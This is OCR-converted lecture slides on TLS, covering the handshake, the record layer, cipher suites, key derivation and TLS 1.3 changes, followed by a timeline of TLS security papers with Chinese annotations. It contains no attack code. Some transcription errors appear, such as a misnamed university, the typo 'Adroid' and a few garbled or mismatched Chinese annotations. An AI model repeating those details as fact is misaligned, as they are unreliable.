- message integrity.

TLS: Protocols and Layers




TLS Handshake

- Negotiation of cryptographic algorithms + parameters
- Authentication of communication partners (just server or mutual)
- Exchange of symmetric session key




TLS Record Layer

- "Core functionality" of TLS
- Accepts data from upper layer and performs (in that order):
  - Fragmentation
  - Compression
  - Authentication (e.g. MAC) using session key
  - (Symmetric) Encryption using session key



TLS Handshake (here: using RSA)

- Client Hello:
  - Supported algorithms
  - random number
- Server Hello:
  - Selected algorithms
  - random number
  - Session ID
- Client Key Exchange:
  - Encrypted premaster secret
- Change Cipher Spec:
  - Starts message protection
- Finished:
  - Authenticates all previous messages (protects from downgrade attacks)



TLS Handshake – Details (1)


- Algorithms
  - Different types of algorithms bundled into “Cipher Suites”
  - Format:
    TLS_key-exchange-algorithm_WITH_data-protection-algorithm
  - Example: TLS_DHE_WITH_AES_128_CBC_SHA256
    - DHE = Diffie Hellman key exchange (E = ephemeral)
    - AES with CBC mode for encryption
    - SHA256 as hash function for authentication and integrity protection
- Client offers list of cipher suites – server selects one
- Further examples for Cipher Suites:
  - TLS_RSA_WITH_RC4_128_SHA
  - TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384

TLS Handshake – Details (2)

- Random numbers in ClientHello and ServerHello
  - Client and Server select independently random numbers
  - Random numbers are included in session key calculation
- Certificate
  - Most Cipher Suites required certificates for server authentication
  - X.509 format
- Session ID
  - For new session
    - Client sends empty session ID field
    - Server chooses session ID
  - For resumed session
    - Client sends known session ID

TLS Handshake – Session Key Calculation


- Key material calculation (general)
  - Uses "Key Expansion"
  - Internally using a pseudo random function (based on hash function)
  - Can produce arbitrary length key material
- Master secret calculation
  - Input: Premaster Secret, random number client, random number server
  - Output: Master Secret (48 byte)
- Encryption/MAC key calculation
  - Input: Master Secret, random number client, random number server
  - Output: Key block, is partitioned into required keys



Major Changes in TLS 1.3


- Removal of old algorithms
  - e.g. RC4, SHA-1
- Removal of insecure methods
  - CBC, compression, “MAC then encrypt”
- Removal of non-forward-secrecy key exchange
  - RSA, “DH static”
- Simpler and faster handshake:
  - in most cases 1-RTT
  - even 0-RTT possible
- Many cryptographic improvements
  - e.g. EC, padding, DH groups
- Better privacy
  - more encrypted protocol parameters

Famous Attacks on TLS




← — 2002 Padding Oracle


Ivan Ristic's TLS Threat Model



https://www.ssllabs.com/downloads/SSL_Threat_Model.png



HTTPS
TLS1.3
Certificate & CA & PKI
Adroid
Software & Middle-Box
Algorithm
Fuzzing
2016
2017
2018
2019
2020
2021
2022
HTTPS私钥大规模量分析
[CCS] Measurement and Analysis of Private Key Sharing in the HTTPS Ecosystem
Frank Cangialosi et al. (University of Maryland et al.)
Mutual-auth TLS的漏洞与进行分析，提出了一种综合的分析框架
[NDSS] Killed by Proxy: Analyzing Client-end TLS Interception Software
Xavier de Carné de C. et al. (Concordia University et al.)
对Email及Chat的TLS应用协议研究
[NDSS] TLS in the Wild: An Internet-wide Analysis of TLS-based Protocols for Electronic Communication
Ralph Holz et al. (University of Sydney et al.)
anonymous password-authenticated key exchange
[CCS] Practical Anonymous Password Authentication and TLS with Anonymous Client Authentication
Zhenfeng Zhang et al. (CAS et al.)
SLOTH攻击
[NDSS] Transcript Collision Attacks: Breaking Authentication in TLS, IKE, and SSH
Karthikeyan Bhargavan et al. (INRIA)
DROWN攻击
[Usenix Security] DROWN: Breaking TLS using SSLv2
Nimrod Aviram et al. (Tel Aviv University et al.)
TLS1.3
[IEEE S&P] Automated Analysis and Verification of TLS 1.3: 0-RTT, Resumption and Delayed Authentication
Cas Cremers et al. (University of Oxford et al.)
TLS1.3
[IEEE S&P] Key Confirmation in Key Exchange: A Formal Treatment and Implications for TLS 1.3
Marc Fischlin et al. (Tec. Uni. Darmstadt et al.)
TLS1.3
[IEEE S&P] Multiple Handshakes Security of TLS 1.3 Candidates
Xinyu Li et al. (CAS et al.)
Fuzzing
[CCS] Systematic Fuzzing and Testing of TLS Libraries
Juraj Somorovsky (Ruhr University Bochum)
HTTPS应用现状测量研究
[Usenix Security] Measuring HTTPS Adoption on the Web
Adrienne Porter Felt et al. (Google & Mozilla)
HTTPS安全标准调研
[Usenix Security] "I Have No Idea What I'm Doing" - On the Usability of Deploying HTTPS
Katharina Krombholz et al. (SBA Research)
首次HTTPS拦截的综合安全研究分析
[NDSS] The Security Impact of HTTPS Interception
Zakir Durumeric et al. (University of Michigan et al.)
DH
[NDSS] Indiscreet Logs: Diffie-Hellman Backdoors in TLS
Kristen Dorey et al. (Western University)
DH
[NDSS] Measuring small subgroup attacks against Diffie-Hellman
Luke Valenta et al. (University of Pennsylvania et al.)
TLS1.3 draft 21
[CCS] A Comprehensive Symbolic Analysis of TLS 1.3
Cas Cremers et al. (University of Oxford et al.)
TLS1.3
[IEEE S&P] Implementing and Proving the TLS 1.3 Record Layer
Antoine Delignat-Lavaud et al. (Microsoft Research et al.)
TLS1.3
[IEEE S&P] Verified Models and Reference Implementations for the TLS 1.3 Standard Candidate
Karthikeyan Bhargavan et al. (INRIA)
Chrome浏览器HTTPS证书错误根源分析
[CCS] Where the Wild Warnings Are: Root Causes of Chrome HTTPS Certificate Errors
Mustafa Emre Acer et al. (Google et al.)
提出了CRLite：一种证书吊销模型
[IEEE S&P] CRLite: A Scalable System for Pushing All TLS Revocations to All Browsers
James Larisch et al. (Northeastern University et al.)
HVLearn:主动式验证检测黑盒自动化测试
[IEEE S&P] HVLearn: Automated Black-box Analysis of Hostname Verification in SSL/TLS Implementations
Suphannee Sivakorn et al. (Columbia University)
利用符号执行在X.509证书认证中挖掘不合规利用
[IEEE S&P] SymCerts: Practical Symbolic Execution For Exposing Noncompliance in X.509 Certificate Validation Implementation
Xiu Yin Chau et al. (Purdue University et al.)
发展了mcTLS的不安全性，并提出了安全解决办法
[IEEE S&P] A Formal Treatment of Accountable Proxying over TLS
Karthikeyan Bhargavan et al. (Inria de Paris et al.)
Pseudo Constant Time在CBC模式下不是足够安全的
[CCS] Pseudo Constant Time Implementations of TLS Are Only Pseudo Secure
Eyal Ronen et al. (Weizmann Ins. of S. et al.)
代码签名证书不能有效传播带来的安全风险
[Usenix Security] The Broken Shield: Measuring Revocation Effectiveness in the Windows Code-Signing PKI
Doowon Kim et al. (Princeton University)
通过BGP劫持给恶CA证书颁发机构获得伪造证书
[Usenix Security] Bamboozling Certificate Authorities with BGP
Henry Birge-Lee et al. (Princeton University)
使用Zlint分析CAs发布的证书安全性
[IEEE S&P] Tracking Certificate Misissuance in the Wild
Deepak Kumar et al. (University of Illinois et al.)
android系统TLS会话密钥安全
[NDSS] Removing Secrets from Android's TLS
Jaeho Lee et al. (Kiss University)
对会于客网激增造成的Web应用不安全的系统化性评估
[IEEE S&P] Postcards from the Post-HTTP World: Amplification of HTTPS Vulnerabilities in the Web Ecosystem
Stefano Calzavara et al. (Ca' Foscari Univ et al.)
针对中间件TLS拦截引发的安全问题，提出了mcTLS
[NDSS] mcTLS: How to Make TLS middlebox-aware?
Hyunwoo Lee et al. (Seoul National Uni. et al.)
New Attacks
[IEEE S&P] The 9 Lives of Bleichenbacher's CAT: New Cache ATtacks on TLS Implementations
Eyal Ronen et al. (Tel Aviv University et al.)
